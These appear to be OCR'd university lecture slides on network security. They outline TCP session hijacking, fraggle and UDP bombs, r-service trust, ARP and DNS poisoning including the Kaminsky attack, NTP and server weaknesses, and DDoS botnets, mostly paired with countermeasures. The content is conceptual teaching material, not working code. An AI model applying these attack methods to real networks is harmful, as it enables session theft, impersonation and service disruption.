
Session hijacking



TCP splicing: phase #1

1.1: user logs into destination across network


1.2: attacker observes login and records packet sequence numbers



TCP splicing: phase #2

2.1: attacker jams user's machine

2.2: user sees login session hang or die




TCP splicing: phase #3

3.1: attacker generates correctly sequenced packets appearing to come from user's machine

3.2: user's destination keeps sending return packets to user's machine which does not see them because it is jammed

3.3: attacker keeps monitoring traffic on stolen session

UDP



I P

Ver | Len | Serv | Length

Identification | Flg | Frag Offset

TTL | UDP | Checksum

Source IP

Destination IP

U D P

Source Port | Dest Port

Length | Checksum

Data . . .

User Datagram Protocol (RFC768)

- connectionless (datagram)
- 16-bit port
- unreliable (lost, damaged, duplicated, delayed, out of sequence)
- optional checksum
- supports broadcast
- **fraggle (brother of smurf) attack** -- UDP broadcast to port 7 (echo)
  - source port and dest port 7 (or 19 or 135 win*)
- **UDP bomb** (illegal field values - UDP length less than IP length)
  - Crashes IP stack on some older machines

IP vulnerabilities summary

- **denial of service**
  - ICMP smurf, redirects, unreachable
  - SYN flooding
  - frag, teardrop, land
- **impersonation**
  - host rename (LAN)
  - DNS
  - source routing
- **Session capture**
  - TCP seq number guessing
  - TCP hijacking
- **server attacks**
  - application flooding (ftp,mail,echo)
  - buffer overflows
  - Software bugs

UNIX networking

Reserved Ports

-must be super-user to listen() on ports < 1023

-prevent non-privileged user from impersonating well-known service (rlogind, ftpd, telnetd)

-just a convention, no RFC requirement

-PC or super-user can easily impersonate

- **configuration at boot (ifconfig)**
- **servers started at boot**
- **notion of reserved ports**
- **trusted hosts (r-services)**
- **inetd controls most servers**

```
/etc/inetd.conf
# Internet services syntax:
#  <service_name> <socket_type> <proto> <flags> <user> <server_pathname> <args>
ftp     stream  tcp     nowait  root    /usr/etc/in.ftpd        in.ftpd
telnet  stream  tcp     nowait  root    /usr/etc/in.telnetd     in.telnetd
tftp   dgram   udp     wait    root    /usr/etc/in.tftpd       in.tftpd -s /tftpboot
echo    stream  tcp     nowait  root    internal
# RPC services syntax:
#  <rpc_prog>/<vers> <socket_type> rpc/<proto> <flags> <user> <pathname> <args>
rusersd/1-2    dgram   rpc/udp wait root /usr/etc/rpc.rusersd  rpc.rusersd
```

r-utilities

- **rlogin, rsh, rcp, rdump**
- **Notion of “single signon”**
- **crunchy on the outside, soft on the inside**
- **Files**

  /etc/hosts.equiv

  .rhosts

  /.rhosts ?
- **convenient**
- **no password exposure**
- **transitive trust**
- **based on host name (usually) – spoofable (host impersonation)**

Host impersonation

How do I spoof thee?
Let me count the ways

- **boot with Bob's IP**
- **ARP poisoning (hunt, ettercap)**
- **DNS attacks**
  - your own DNS
  - DNS poisoning
  - hack DNS machine
- **source routing (IP option)**
- **spoofed source address and sequence number guessing**
- **exploit trusted host (rhosts)**

DNS

Domain Name Service (a network service)

- In the beginning, there was just /etc/hosts … modify hosts file
- addr-to-name, name-to-addr
- anyone can have a domain
- addr to your domain name !
- corrupt cache (DNS poisoning)
- First responder – intercept and provide your own reply
- impersonate trusted host
- attack enterprise DNS servers (UTK solaris attack ☹)
- flood DNS servers for denial of service

Countermeasures

- protect DNS machine
- secure DNS protocol (sign) - DNSSEC

DNS poisoning

- You make a DNS request to badboy.com’s DNS server
- DNS server's request: what are the address records for subdomain.badboy.com?

```
        subdomain.badboy.com.  IN A Attacker's
```

- Answer contains an additional section that you cache ☹

```
response:
  (no response)
Authority section:
   badboy.com.  3600 IN NS ns.wikipedia.org.
Additional section:
   ns.wikipedia.org.  IN A w.x.y.z
```

DNS server compromise

- University DNS server runs on solaris. Find a Solaris vulnerability and take-over DNS server, remapping all addresses to bad boy's site in Brazil
- Now DNS request for IP address of hydra1.cs.utk.edu returns address in Brazil
- Brazil guy can change info and forward packet on to real UTK host or provide his own bogus server to capture passwords etc.

DNS query
Greenland (Den)
Canada
United States
Bermuda (UK)
Mexico
Cayman is. (UK)
Bahamas
Cuba
Jamaica
Belize
Honduras
Guatemala
El Salvador
Nicaragua
Costa Rica
Panama
Venezuela
Guyana
Suriname
French Guiana (Fr)
Colombia
Ecuador
Peru
Brazil
Bolivia
Paraguay
Chile
Argentina
Uruguay
Kiribati
French Polynesia (Fr)
Dominican Republic
Puerto Rico (US)
U.S. Virgin Islands (US)
Antigua and Barbuda
St. Kitts and Nevis
Guadeloupe (Fr)
Dominica
Martinique (Fr)
Netherlands Antilles (Neth)
St. Lucia
Aruba (Neth)
St. Vincent and the Grenadines
Barbados
Grenada
Trinidad and Tobago
Venezuela

Dan Kaminsky DNS poisoning attack

- Attacker asks Victim DNS Server: Who is gmail.google.com?

- Victim DNS server asks the authority for google.com, Who is gmail.google.com?

- Attacker blasts Victim with spoofed responses, each containing a different transaction ID. The packet contains a response with an IP for gmail.google.com, as well as an additional RR stating www.google.com is an IP address of the Attacker's choosing.

- (Exploit) If a valid, spoofed response is received before the real response comes back, the Victim updates its cache with both the requested info as well as the poisonous IP information contained in the RR. The subsequent response from the authority for google.com is discarded.

FIX: DNSSEC, use TCP, **randomize source ports**

routers

- **limited function processors, custom OS**
- **usually good physical protection**
- **filters and access control lists**
- **access via console, telnet(tacacs), SNMP**
- **Vulnerabilities**
  - bogus routing table updates (redirect, black-holes)
  - flooding attacks
  - trusted IP addresses
  - weak configurations
  - Buffer overflows in router “servers”
- **Countermeasures**
  - Encrypted/authenticated access
  - snmp v3 (authentication, privacy, timeliness)
  - signed routing packets

Traffic analysis

encrypted traffic threats

- **covert channels**
- **who's talking to whom**
- **frequency, event correlation**
- **quantity, length, patterns of messages**
- **countermeasures**
  - padding messages
  - continuous/random traffic



Key
Discontinuous plaintext input
Encryption algorithm
Continuous ciphertext output
Continuous random-data generator

Figure 7.6 Traffic-Padding Encryption Device

Server attacks

General: design flaws, implementation bugs (overflows), configuration mistakes

- **finger, systat, netstat, ruserd**
  - stack attacks (buffer overflows)
  - free information
  - disable or neuter
- **r-utilities (ease of use)**
  - host impersonation
  - transitive trust
  - reverse lookup
  - filter/disable
- **telnet**
  - Clear-text passwords
  - One-time passwords or disable and use ssh

Sever attacks

- **sendmail**
  - complex
  - trapdoors, bug-du-jour
  - MIME
  - keep up with patches
  - separate mail reception from user delivery
- **ntp (time service)**
  - reverse clocks
  - mess up NFS, logs, crypto services
  - use a local time source (WWV*, GPS, CDMA, atomic clocks)
  - authentication mode

NTP

- Network Time Protocol (NTP) synchronizes clocks of hosts and routers in the Internet
- Well over 100,000 NTP peers deployed in the Internet and its tributaries all over the world
- Provides nominal accuracies of low tens of milliseconds on WANs, sub-milliseconds on LANs, and sub-microseconds using a precision time source such as a cesium oscillator or GPS receiver
- Unix NTP daemon ported to almost every workstation and server platform available today - from PCs to Crays - Unix, Windows, VMS and embedded systems
- Following is a general overview of the NTP architecture, protocol and algorithms and how security was added on


Needs for synchronized time

- **Stock market sale and buy orders and confirmation timestamps**
- **Network fault isolation**
- **Network monitoring, measurement and control**
- **Distributed multimedia stream synchronization**
- **RPC at-most-once transactions; replay defenses; sequence-number disambiguation**
- **Research experiment setup, measurement and control**
- **System log files (syslog), IDS logs, forensics (timeline)**
- **Cryptographic key management and lifetime control**
  - Replay
  - Key lifetime

NTP summary

- Primary (stratum 1) servers synchronize to national time standards via radio (WWV), satellite (GPS), atomic clock, CDMA, or modem
- Secondary (stratum 2, ...) servers and clients synchronize to primary servers via hierarchical subnet
- Clients and servers operate in master/slave, symmetric or multicast modes with or without cryptographic authentication
- Reliability assured by redundant servers and diverse network paths
- Engineered algorithms reduce jitter, mitigate multiple sources and avoid improperly operating servers
- System clock is disciplined in time and frequency using an adaptive algorithm responsive to network time jitter and clock oscillator frequency wander

NTP configurations



(a) Workstations use multicast mode with multiple department servers

(b) Department servers use client/server modes with multiple campus servers and symmetric modes with each other

(c) Campus servers use client/server modes with up to six different external primary servers and symmetric modes with each other and external secondary (buddy) servers

NTP accuracy

- With special kernel mods sub-microsecond
- Typical stratum 1, sub-millisecond
- Typical stratum 2, within 10 ms
- Error propagates through stratums, amplified by network jitter
- If host loses net connection, continues to run with “adjusted” frequency

```
[whisper ~]% ntpq -p
     remote           refid      st t when poll reach   delay   offset  jitter
==============================================================================
*GPS_PALISADE(0) .CDMA.           0 l   11   32  377    0.000    0.000   0.008
+charade.csm.orn toc.lbl.gov      2 u   52   64  377   11.197    0.131   0.051
-chronos.ccs.orn .GPS.            1 u   24   64  377   18.950    1.313   1.727
+surveyor.ens.or .GPS.            1 u   59   64  377   10.704   -0.013   0.008
 duncan.cs.utk.e 0.0.0.0         16 u    - 1024    0    0.000    0.000 4000.00
-bandai.cs.utk.e ns2.usg.edu      2 u   50   64  377    0.419    2.322   0.246
-tyco.cs.utk.edu ns1.usg.edu      3 u   49   64  377    0.389    0.387   0.285
```

NTP vulnerabilities/countermeasures

- UDP request/response
- bogus responses, modified responses, delayed responses (replay)
- denial of service

Countermeasures … adding security

v2 – DES CBC keyed hash

v3 – added keyed MD5 (HMAC), shared secret


v4 – public key options (need SSL, certificates, etc)

protocol for clock selection eliminates some bogus tickers

have one or more local (stratum 0) time sources (GPS, CDMA)

NTP protocol header and timestamp formats

NTP Protocol Header Format (32 bits)



LI	VN	Mode	Strat	Poll	Prec

Root Delay

Root Dispersion

Reference Identifier

Reference Timestamp (64)

Originate Timestamp (64)

Receive Timestamp (64)

Transmit Timestamp (64)

Extension Field 1 (optional)

Extension Field 2… (optional)

Key/Algorithm Identifier

Message Hash (64 or 128)

Cryptosum

Authenticator (Optional)

LI	leap warning indicator
VN	version number (4)
Strat	stratum (0-15)
Poll	poll interval (log2)
Prec	precision (log2)

NTP Timestamp Format (64 bits)

Seconds (32)	Fraction (32)

Value is in seconds and fraction since 0^h 1 January 1900

NTPv4 Extension Field

Field Length	Field Type

Extension Field (padded to 32-bit boundary)

Last field padded to 64-bit boundary

🟨 NTP v3 and v4

🟦 NTP v4 only

🟩 authentication only

Authenticator uses DES-CBC or MD5 cryptosum of NTP header plus extension fields (NTPv4)

Server attacks

- **anonymous ftp**
  - expose /etc/passwd
  - upload -- free storage
  - disable
  - configure properly (chroot, dummy passwd)
- **tftp**
  - unauthenticated file transfer (diskless boot)
  - expose /etc/passwd
  - disable
  - configure with chroot

Server attacks

- **X11**
  - capture display
  - capture keyboard input
  - provide bogus input
  - xhost no +
  - use .Xauthority
  - xterm -- secure keyboard (ctrl, left button)
- **talked earlier about web server attacks/defenses**
  - Cross-site scripting, SQL injection, phishing, plugins

Server attacks


- **portmap**
  - mountd
  - rpcinfo -p
  - filter
- **NFS,RPC,NIS**
  - export to world (+)
  - passwd exposure
  - disable/configure (mountable setuid – NOT) – ORNL attack ☹
  - weird domain names
  - secure RPC

Denial of service (DoS) attacks

- **Flooding or “poison packet”**
- **overload service/net, e.g. SYN attack**
- **crash server or your machine**
- **overload DNS, routers, servers**
- **usually done with bogus source IP address(es)**
- **difficult to block/filter**

  2nd order denial of service: spoofed source addresses causes your auto-response IDS to block access to DNS boxes, etc.
- **difficult to trace (open research)**
- **distributed denial of service attacks**


DOS: SYN reflection attack



Distributed denial of service attacks (DDoS)

- indications in August '99
- toolkits available at hacker sites (stacheldraht or trinoo or tfn)
- CERT meeting in Dec
- e-commerce sites flooded in Feb 2000
- consists of attack daemons, control daemons
- hacker breaks into various hosts and installs daemons/zombies (.edu and home dsl/broadband)
- stealth packets with spoofed src address can be used to start attack -- control daemons are told the target and they start up the attack daemons
- attack daemons send denial of service packets with bogus IP source addresses
- Hacker tries to get attack daemons on hi-speed net hosts!

DDoS botnets




(a) Distributed SYN flood attack

(a) Distributed ICMP attack

Figure 19.5 Examples of Simple DDoS Attacks

DNS reflection DDoS




DDoS countermeasures

